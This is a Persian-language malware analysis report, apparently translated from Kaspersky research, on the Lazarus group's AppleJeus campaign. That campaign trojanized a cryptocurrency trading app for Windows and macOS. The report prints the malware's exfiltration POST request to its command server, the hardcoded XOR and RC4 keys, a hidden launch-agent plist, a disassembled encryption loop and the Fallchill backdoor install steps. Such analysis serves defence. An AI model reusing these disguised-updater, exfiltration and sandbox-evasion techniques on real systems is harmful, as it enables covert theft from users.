باسمه تعالی

بدافزار AppleJeus

فهرست مطالب

عنوان **صفحه**

۱- مقدمه

Lazarus سال‌هاست که یک تهدید بزرگ در عرصه APT به شمار می‌رود. این مهاجمان در کنار اهدافی همچون جاسوسی و خرابکاری در فضای سایبری، بانک‌ها و سایر شرکت‌های مالی در سراسر جهان را هدف قرار داده‌اند. طی چند ماه گذشته، Lazarus با موفقیت توانسته چندین بانک را به خطر انداخته و به تعدادی از تبادلات پول رمزنگاری شده جهانی و شرکت‌های فعال در زمینه مالی[۱] نفوذ کند.

آزمایشگاه کسپرسکی با پاسخگویی به این نوع حوادث، کمک فراوانی نموده است. هنگام کشف یک حمله تبادل پول رمزنگاری شده صورت گرفته از سوی Lazarus، توسط این آزمایشگاه، محققان GReAT به یک کشف غیرمنتظره دست یافتند. سیستم قربانی توسط یک برنامه تروجانی تبادل پول رمزنگاری شده که از طریق پست الکترونیکی در قالب لینک دانلود به شرکت پیشنهاد گردیده، آلوده شده بود. پس از آن مشخص شد که یک کارمند غیرمظنون این شرکت تمایل به دانلود یک برنامه شخص ثالث از وب‌سایتی به ظاهر قانونی داشته و کامپیوترشان توسط بدافزاری شناخته شده با عنوان Fallchill آلوده می‌گردد. باید افزود که Fallchill ابزاری قدیمی بوده که گروه Lazarus به تازگی آن را مورد استفاده قرار داده است.

به منظور اطمینان از اینکه پلت‌فرم سیستم‌عامل مانعی برای آلوده شدن سیستم‌های هدف نمی‌باشد، به نظر می‌رسد که مهاجمان بدافزارهایی را برای سایر پلت‌فرم‌ها از جمله macOS توسعه داده‌اند. از این رو، این مورد می‌تواند به‌عنوان یک زنگ خطر برای سایر پلت‌فرم‌های غیر ویندوزی محسوب گردد. باید افزود که احتمالاً این اولین باری است که گروه APT از یک بدافزار برای macOS استفاده می‌نماید.


۲- برنامه تجاری پول رمزنگاری شده آلوده به تروجان

۲-۱- برنامه تجاری آلوده به تروجان برای ویندوز

برخورداری از کد مخرب در نرم‌افزار توزیع شده و قرار دادن آن در یک وب‌سایت، بسیار واضح خواهد بود. در عوض، مهاجمان به سمت یک برنامه با جزئیات بیشتری رفتند. از این رو، کد تروجان به صورت یک به‌روزرسانی در برنامه تجاری قرار گرفت.


[۱] FinTech

یک برنامه به ظاهر قانونی به نام Celas Trade Pro از Celas Limited که رفتاری مخرب از خود نشان نداده و کاملاً اصلی و موجه جلوه می‌کند. این برنامه کاربردی، یک برنامه تجاری پول رمزنگاری شده می‌باشد که توسط Celas توسعه یافته است.



شکل ۱- نمایی از برنامه Celas Trade Pro

هنگام شروع این تحقیقات توسط بخش GReAT، هر کاربری قادر به دانلود این برنامه تجاری از وب‌سایت Celas بود. بررسی بسته نصبی دانلود شده از وب‌سایت، وجود یک به‌روزرسان بسیار مشکوک را تأیید کرد.



شکل ۲- صفحه دانلود بسته نصبی برنامه

محققان GReAT، بسته نصبی نسخه ویندوز را تحلیل کرده که به شرح زیر می‌باشد:

MD۵: ۹e۷۴۰۲۴۱ca۲acdc۷۹f۳۰ad۲c۳f۵۰۹۹۰a

File name: celastradepro_win_installer_۱.۰.۰.۰.msi

File type: MSI installer

Creation time: ۲۰۱۸-۰۶-۲۹ ۰۱:۱۶:۰۰ UTC

در پایان فرآیند نصب، نصب‌کننده بلافاصله ماژول Updater.exe را با پارامتر «CheckUpdate» اجرا می‌نماید. این فایل ظاهراً یک ابزار معمولی بوده و به احتمال زیاد برای مدیران سیستم، سوءظنی را ایجاد نخواهد کرد. لازم به ذکر بوده که امکان برخورداری از یک امضاء دیجیتال معتبر که متعلق به فروشنده مشابه می‌باشد نیز وجود دارد.

کدنویس، این پروژه را تحت عنوان "Jeus" توسعه داده که در مسیر PDB موجود در به‌روزرسان، کشف شده و به‌عنوان یک رشته جداکننده داده چندبخشی HTTP منحصر به فرد استفاده می‌گردد. به همین دلیل و این واقعیت که سیستم‌عامل‌های مورد حمله شامل Apple MacOs هستند، محققان GReAT نام آن را عملیات AppleJeus نهادند.

ویژگی‌های ابزار به‌روزرسان مشکوک موجود در بسته عبارتند از:

MD۵: b۰۵۴a۷۳۸۲adf۶b۷۷۴b۱۵f۵۲d۹۷۱f۳۷۹۹

File Type: PE۳۲ executable (GUI) Intel ۸۰۳۸۶, for MS Windows

Known file name: %Program Files%\CelasTradePro\Updater.exe
Link Time: ۲۰۱۸-۰۶-۱۵ ۱۰:۵۶:۲۷ UTC

Build path: Z:**jeus**\downloader\downloader_exe_vs۲۰۱۰\Release\dloader.pdb

هدف اصلی Updater.exe جمع‌آوری اطلاعات میزبان قربانی و ارسال آن به سرور است. به محض راه-اندازی، بدافزار یک رشته منحصر به فرد با فرمت "٪۰۹d-٪۰۵d" بر اساس مقادیر تصادفی ایجاد کرده که به‌عنوان شناسه انحصاری میزبان آلوده استفاده می‌شود. این بدافزار لیست فرآیندها به جز فرآیندهای "System" و "[System Process]" را جمع‌آوری کرده و نسخه دقیق OS را از مقدار رجیستری در "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" می‌گیرد. به نظر می‌رسد که چنین مقادیری تنها در ویندوز ۱۰ وجود دارند؛ بنابراین فرض می‌شود که نویسنده، آن را بر روی ویندوز ۱۰ آزمایش کرده و توسعه داده است.

- ProductName: Windows OS version
- CurrentBuildNumber: Windows ۱۰ build version
- ReleaseID: Windows ۱۰ version information
- UBR: Sub version of Windows ۱۰ build
- BuildBranch: Windows ۱۰ build branch information

این کد قبل از آپلود کردن اطلاعات بر روی سرور، اطلاعات جمع‌آوری شده را با کلید XOR به صورت hardcoded ("Moz&Wie;#t/۶T!۲y") رمزگذاری می‌کند.

```
loc_402251:
mov     edx, eax
and     edx, 0Fh
mov     cl, byte ptr aMozWieT6t2yw29[edx] ; "Moz&Wie;#t/6T!2yW29ab@ad%Df324V$Yd"
xor     [esp+eax+47C0h+identifier], cl ; #CRYPTO
inc     eax
cmp     eax, edi
jl      short loc_402251
```

شکل ۳- روال رمزگذاری داده

این کد، اطلاعات قربانی را با استفاده از HTTP و آدرس زیر به وب‌سرور ارسال می‌نماید:

www.celasllc[.]com/checkupdate.php

سرور یک وب‌سایت به ظاهر قانونی بوده که متعلق به توسعه‌دهنده این برنامه یعنی Celas LLC می‌باشد. از این رو محققان GReAT نمی‌توانستند درباره اینکه سرور توسط تهدیدکننده آسیب دیده یا از ابتدا متعلق به آن تهدیدکننده بوده، با اطمینان بالا نتیجه‌گیری نمایند.

این بدافزار از یک رشته User-Agent به شکل "Mozilla/۵.۰ (compatible; MSIE ۱۰.۰; Windows NT ۶.۱; Trident/۶.۰)" که به صورت hardcoded می‌باشد، استفاده نموده و یک فرم داده چندمنظوره جداکننده رشته "jeus" را مقرر می‌کند.

با استفاده از رمزنگاری، رشته جداساز سفارشی یک پرچم قرمز برای یک برنامه قانونی نخواهد بود، اما ارسال یک درخواست با رشته "get-config" که متنی نامربوط دارد، همچنین آپلود اطلاعات جمع‌آوری شده از سیستم به نام "temp.gif" و ارسال آن در قالب یک تصویر GIF به سروری که تحت کنترل مهاجمان می‌باشد، قطعاً تعجب‌برانگیز خواهد بود.

```
POST /checkupdate.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shoc
kwave-flash, */*
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Host: www.celasllc.com
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;boundary=jeus
Content-Length: 728
Cache-Control: no-cache

--jeus
Content-Disposition: form-data; name="api";

get_config
--jeus
Content-Disposition: form-data; name="upload"; filename="temp.gif"
Content-Type: application/octet-stream

GIF89a)lN‡e[W■‡Y▲♠d◄♦yD←‡U$G CF}LE&RAW(‡▼/  ♂RM↔[↑1YWp.←■U$G CF}X_:M]▲"©TC/♀lHF
♠Y_?DAW(‡▼/;→♦HPZJN1(^○ A▼^2`▂M@←@E ※W©(f.d8◄6^Q☻FU1※W©(fOP4©○HWZJN1(A※.•§U#G C
F}\@7I]○9A▼^2`▂M@←@E ※W©(fOP4©○HWZJN1(AO" ▂U!G CF}\@7I]○9A▼^2`▂M@←@E ※W©(fOP4©○
HWZJN1(U■ A▼^2`◄ZP▼GY'U←←5○sC/]oTQ◄]↑1YWp←—§^♥←◆B┌◄WS]rW↑?♀↑o9┌ CF♠©S.D;■ ▼¶C#▲
```

شکل ۴- برقراری ارتباط با سرور C۲

پس از آپلود موفقیت‌آمیز داده‌ها، به‌روزرسان پاسخ سرور را بررسی می‌کند. اگر سرور با کد HTTP ۳۰۰ پاسخ دهد، به این معنی است که به‌روزرسان باید هیچ عملی انجام ندهد. با این حال، اگر پاسخ HTTP ۲۰۰ باشد، سرور کدهای مخرب را با base۶۴ استخراج نموده و آن را با استفاده از الگوریتم RC۴ به وسیله کلید hardcoded دیگری ("W۲۹ab@ad%Df۳۲۴V$Yd") رمزگشایی می‌کند. داده‌های رمزگشایی شده یک فایل اجرایی بوده که به رشته "MAX_PATHjeusD" اضافه شده است.

در طول تحقیق، محققان GReAT فایل‌های مشابه دیگری را پیدا کرده که یکی از آن‌ها در تاریخ ۳ آگوست و دیگری در تاریخ ۱۱ آگوست ایجاد شده بود. مسیر PDB، نشان‌دهنده این است که نویسنده بهبود این ابزار به‌روزرسانی به ظاهر منشعب شده از انتشار برخی نسخه‌های پایدار در تاریخ ۲ جولای ۲۰۱۸ با توجه به نام دایرکتوری داخلی را ادامه می‌دهد.

	Additional trojanized sample ۱	sample Additional trojanized ۱
Installation package MD۵	۰bdb۶۵۲bbe۱۵۹۴۲e۸۶۶۰۸۳f۲۹fb۶dd۶۲	۴۱۲۶e۱f۳۴cf۲۸۲c۳۵۴e۱۷۵۸۷bb۶e۸da۳
Package creation date	۲۰۱۸-۰۸-۱۳ ۰:۱۲:۱۰	۲۰۱۸-۰۸-۰۳ ۰۹:۵۷:۲۹
Dropped updater MD۵	bbbcf۶da۵a۴c۳۵۲e۸۸۴۶bf۹۱c۳۳۵۸d۵c	ffae۷۰۳a۱e۳۲۷۳۸۰d۸۵۸۸۰b۹۰۳۷a۰aeb
Updater creation date	۲۰۱۸-۰۸-۱۱ ۷:۲۸:۰۸	۲۰۱۸-۰۸-۰۳ ۰۹:۵۰:۰۸
Updater Build path	H:\DEV**TManager**\DLoader\۲۰۱۸۰۷۰۲\dloader\WorkingDir\Output\۰۰۰۰۰۰۰۶\Release\dloader.pdb	H:\DEV**TManager**\DLoader\۲۰۱۸۰۷۰۲\dloader\WorkingDir\Output\۰۰۰۰۰۰۰۹\Release\dloader.pdb

به دایرکتوری TManager در مسیر PDB جدول توجه نمایید. این دایرکتوری بعداً دوباره در یک مکان غیرمنتظره ظاهر خواهد شد.

۲-۲- نرم‌افزار تجاری آلوده به تروجان برای macOS

Celas LLC برای کاربران macOS، یک نسخه بومی از برنامه تجاری خود را نیز ارائه داده است. یک ماژول "autoupdater" مخفی که در پس‌زمینه نصب شده تا بلافاصله پس از نصب و بعد از هر بار راه‌اندازی مجدد سیستم اجرا شود. این ماژول به طور مداوم با سرور کنترل و فرمان (C۲) به منظور دانلود و اجرای فایل‌های اجرایی از سرور، در ارتباط است. این ارتباط با نسخه ویندوز به‌روزرسان مطابقت داشته و هنگام حمل داده‌های رمزنگاری شده، در قالب عملیات دانلود و آپلود تصویر مخفی می‌ماند.

محققان GReAT فایل نصبی زیر را تحلیل کرده‌اند:

MD۵: ۴۸ded۵۲۷۵۲de۹f۹b۷۳c۶bf۹ae۸۱cb۴۲۹

File Size: ۱۵,۰۲۰,۵۴۴ bytes

File Type: DMG disk image

Known file name: celastradepro_mac_installer_۱.۰.۰.dmg

Date of creation: ۱۳ July ۲۰۱۸

هنگامی که برنامه Celas Trade Pro در macOS نصب می‌شود، برنامه Updater بر روی سیستم از طریق یک فایل به نام ".com.celastradepro.plist" اجرا می‌شود (توجه کنید که در ابتدای نام این فایل یک نقطه وجود داشته که آن را از لیست برنامه Finder یا به طور پیش‌فرض، لیست دایرکتوری ترمینال حذف می‌کند). فایل "Updater" از همان ابتدا دارای پارامتر "CheckUpdate" می‌باشد.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
        "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>com.celastradepro</string>
        <key>ProgramArguments</key>
        <array>
                <string>/Applications/CelasTradePro.app/Contents/MacOS/Updater<
                <string>CheckUpdate</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
        <!-- Uncomment to debug
        <key>StandardOutPath</key>
        <string>/tmp/tmpctp.log</string>
        <key>StandardErrorPath</key>
        <string>/tmp/tmpctp.log</string>
        <key>Debug</key>
        <true/>
        -->
</dict>
```

شکل ۵- فایل plist برنامه Celas Trade Pro (Apple Property List)

آرگومان خط فرمان "CheckUpdate" از دیدگاه تحلیل کد، زائد به نظر می‌رسد: هیچ آرگومان دیگری که مورد انتظار برنامه است وجود ندارد. این آرگومان در غیاب تمام آرگومان‌ها، هیچ کاری انجام نداده و خارج می‌شود. این کار احتمالاً راه را برای فریب sandboxها که بتوانند این به‌روزرسان تروجانی را بدون هیچ‌گونه فعالیت مشکوک ایجاد نشده توسط یک آرگومان اضافی "secret"، اجرا نمایند، باز می‌کند. انتخاب یک رشته بی‌خطر مانند "CheckUpdate" به مخفی ماندن از دید ساده هر کاربر یا مدیری که به دنبال فرآیندهای در حال اجرا هستند، کمک فراوانی می‌نماید.

به‌روزرسان آلوده به تروجان در بسیاری از موارد، عملکردی مشابه نسخه ویندوز آن دارد. هر دو برنامه با استفاده از یک چارچوب چندبستری QT اجرا می‌شوند. پس از راه‌اندازی، دانلود کننده یک شناسه منحصر به فرد برای میزبان آلوده با استفاده از یک قالب رشته‌ای "%09d-%06d" ایجاد می‌کند. سپس، برنامه اطلاعات سیستم پایه را جمع‌آوری کرده که برای macOS از طریق کلاس‌های اختصاصی QT انجام می‌شود:

- Host name
- OS type and version
- System architecture
- OS kernel type and version

فرآیند رمزگذاری و انتقال داده‌ها مشابه نسخه ویندوز می‌باشد. این اطلاعات رمزگذاری شده XOR با کلید استاتیک ۱۶بایتی "Moz&Wie;#t/۶T!۲y" که به صورت hardcoded بوده به سرآیند GIF۸۹a افزوده شده و از طریق HTTP POST و آدرس URL زیر بر روی سرور C۲ آپلود می‌شود:

https://www.celasllc[.]com/checkupdate.php

```
--jeus
Content-Disposition: form-data; name="api";

get_config
--jeus
Content-Disposition: form-data; name="upload"; filename="temp.gif"
Content-Type: application/octet-stream

GIF89a
--jeus--
   https://www.celasllc.com/checkupdate.php Host User-Agent        Mozilla/5.0
(Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chro
me/66.0.3359.139 Safari/537.36 Accept                image/gif, image/x-xbitmap
, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*          Accept-En
coding gzip, deflate Connection Keep-Alive Content-Type                multipar
```

شکل ۶- رشته‌های قالب درخواست POST

این ماژول بر اساس یک رشته User-Agent به صورت hardcoded برای macOS می‌باشد:

User-Agent: Mozilla/۵.۰ (Macintosh; Intel Mac OS X ۱۰_۱۲_۶) AppleWebKit/۵۳۷.۳۶ (KHTML, like Gecko) Chrome/۶۶.۰.۳۳۵۹.۱۳۹ Safari/۵۳۷.۳۶

هنگام پاسخ‌دهی سرور، این ماژول کد پاسخ HTTP را بررسی می‌نماید. پاسخ HTTP با کد ۳۰۰ نشان می‌دهد که سرور هیچ مشکلی برای به‌روزرسان نداشته و برنامه فوراً متوقف می‌شود. اگر پاسخ HTTP، کد ۲۰۰ باشد، به‌روزرسان داده را در پاسخ دریافت کرده، آن را از طریق کدگذاری base۶۴ کدگشایی نموده و با استفاده از الگوریتم RC۴ و کلید استاتیک "W۲۹ab@ad%Df۳۲۴V$Yd" که به صورت hardcoded است، رمزگشایی می‌نماید. سپس، MD۵ را از داده کدگشایی و رمزگشایی شده محاسبه می‌کند که با یک

مقدار ذخیره شده داخلی جهت تأیید یکپارچگی فایل انتقال یافته، مقایسه می‌گردد. پس از آن، کدهای مخرب استخراج شده در محل فایل hardcoded با عنوان "/var/zdiffsec" ذخیره می‌گردد، سپس مجوزهای اجرایی را برای تمامی کاربران تنظیم نموده و برنامه را با یک آرگومان خط فرمان hardcoded دیگر "bf۶a۰c۷۶۰cc۶۴۲" آغاز می‌نماید. ظاهراً آرگومان خط فرمان، راهی برای جلوگیری از کشف قابلیت‌های مخرب آن از طریق sandboxها یا حتی مهندسی معکوس می‌باشد. محققان GReAT قبلاً این تکنیک را که در سال ۲۰۱۶ توسط گروه Lazarus برای حملات علیه بانک‌ها به کار گرفته شده بود، مشاهده کرده بودند. به طوریکه در سال ۲۰۱۸، هنوز تقریباً در هر حمله‌ای که مورد بررسی قرار گرفته از این تکنیک استفاده می‌کنند.

۳- کدهای مخرب دانلود شده

براساس داده‌های شبکه امنیتی کسپرسکی، مهاجم کدهای مخرب را توسط یکی از به‌روزرسان‌های زودگذر که در بالا توضیح داده شد، تحویل داده است. از این رو محققان GReAT یک فایل مخرب ایجاد شده در همان میزبان را پیدا نمودند:

MD۵: ۰a۱۵a۳۳۸۴۴c۹df۱۱f۱۲a۴۸۸۹ae۷b۷e۴b

File Size: ۱۰۴,۸۹۸,۵۶۰ bytes

File Type: PE۳۲+ executable (GUI) x۸۶-۶۴, for MS Windows

Known file name: C:\Recovery\msn.exe

Link time: ۲۰۱۸-۰۴-۱۹ ۱۳:۳۰:۱۹

به حجم بالای غیرمعمول برای یک فایل اجرایی توجه داشته باشید. به اعتقاد محققان GReAT، این فایل به منظور جلوگیری از دانلود آسان و یا انتقال از طریق اینترنت، با اطلاعات کم‌ارزش پر شده است.

جستجو برای علت ظاهر بدافزار در سیستم نشان داد که قبل از راه‌اندازی بدافزار، یک فرآیند اضافی با مسئولیت تولید چندین فایل که در عمل یک نوع تروجان طراحی شده برای نصب چند نوع بدافزار را پیشنهاد می‌کند، وجود دارد. وظیفه تابع اصلی این بدافزار، القاء بارکننده FallChill backdoor مرتبط با چندین فایل است. پس از راه‌اندازی، این بدافزار یکی از آرگومان‌های خط فرمان منتقل شده را بررسی

می‌نماید. همچنین این بدافزار یکی از نام‌های سرویس قرار گرفته در مقدار رجیستری زیر را جهت مخفی شدن انتخاب می‌کند:

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost\netsvcs

این مقدار، شامل یک لیست از چندین نام استاندارد سرویس سیستم می‌باشد.

نام سرویس انتخاب شده تصادفی برای نامگذاری فایل آلوده شده و سرویس جدید ثبت شده ویندوز، استفاده می‌شود. از این رو به این نام سرویس انتخاب شده تصادفی با عنوان [service] اشاره می‌گردد. لازم به ذکر بوده که این بدافزار دارای ارجاعات به چند فایل داخلی است:

- The file passed as argument: contains a ۱۶-byte key
- msncf.dat: Encrypted configuration data
- msndll.tmp: Encrypted Fallchill loader
- msndll.dat: Encrypted Fallchill backdoor (payload for the loader)
- [service]svc.dll: Fallchill backdoor loader
- [service].dat: Copy of msndll.dat

ترکیبی از فایل‌های فوق، backdoor نهایی را با نام FallChill تولید می‌کنند. یک روش دقیق‌تر برای متخصصین فنی به شرح زیر است:

۱. بررسی می‌کند آیا آرگومان خط فرمان به یک فایل با اندازه ۱۶ بایت اشاره می‌کند.
۲. فایل انتقال‌یافته از طریق آرگومان خط فرمان را می‌خواند، در محتویات این فایل یک کلید رمزنگاری است که ما به آن کلید اصلی می‌گوییم.
۳. فایل msncf.dat را باز کرده (فایل پیکربندی). اگر اندازه فایل برابر با ۱۹۲ بایت باشد، محتوای فایل را می‌خواند.
۴. فایل msndll.tmp را باز کرده و با استفاده از کلید اصلی آن را رمزگشایی می‌کند.
۵. فایل [service]svc.dll را ایجاد نموده و آن را با داده شبه تصادفی پر می‌کند.
   - بدافزار، فایل را با ۱۰,۲۴۰ بایت از داده‌های شبه تصادفی پر کرده و عمل rand() % ۱۰ + ۱۰۲۴۰) را بارها تکرار می‌نماید. به همین دلیل حداقل حجم فایل‌های تولید شده برابر ۱۰۴,۸۵۱,۰۰۰ بایت می‌باشد.
۶. کلید اصلی ۱۶ بایتی را در انتهای فایل [service]svc.dll کپی می‌کند.

۷. نام فایل [service].dat را با استفاده از کلید اصلی رمزگذاری کرده و آن را به انتهای [service]svc.dll الحاق می‌کند.

۸. ابتدای [service]svc.dll را با کدگشایی داده از msndll.tmp بازنویسی می‌نماید.

۹. فایل msndll.dat را به [service].dat منتقل می‌کند.


۱۰. فایل‌های موقت را حذف می‌نماید: msndll.tmp, msncf.dat, msndll.log

۱۱. تاریخ فایل‌های [service]svc.dll و [service].dat را در پایگاه داده ذخیره می‌کند.

۱۲. [service]svc.dll را به‌عنوان یک سرویس ویندوز رجیستر می‌نماید.

۱۳. یک کپی از اطلاعات فایل msncf.dat را در مقدار رجیستری زیر ذخیره می‌کند:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\TaskConfigs\Description.



شکل ۷- نمودار روند آلوده شدن فایل‌ها

۳-۱- بارکننده Fallchill backdoor

محققان GReAT تأیید کردند که بدافزار زیر در میزبان آلوده با استفاده از روش فوق ایجاد شده است:

Fallchill backdoor loader:

MD۵: e۱ed۵۸۴a۶۷۲cab۳۳af۲۹۱۱۴۵۷۶ad۶cce

File Size: ۱۰۴,۸۷۸,۳۵۶ bytes

File Type: PE۳۲+ executable (DLL) (console) x۸۶-۶۴, for MS Windows

Known file name: C:\Windows\system۳۲\uploadmgrsvc.dll


Link time: ۲۰۱۸-۰۱-۱۸ ۰۱:۵۶:۳۲

Encrypted Fallchill backdoor:
MD۵: d۸۴۸۴۴۶۹۵۸۷۷۵۶ce۰d۱۰a۰۹۰۲۷۰۴۴۸۰۸

File Size: ۱۴۳,۸۷۲ bytes

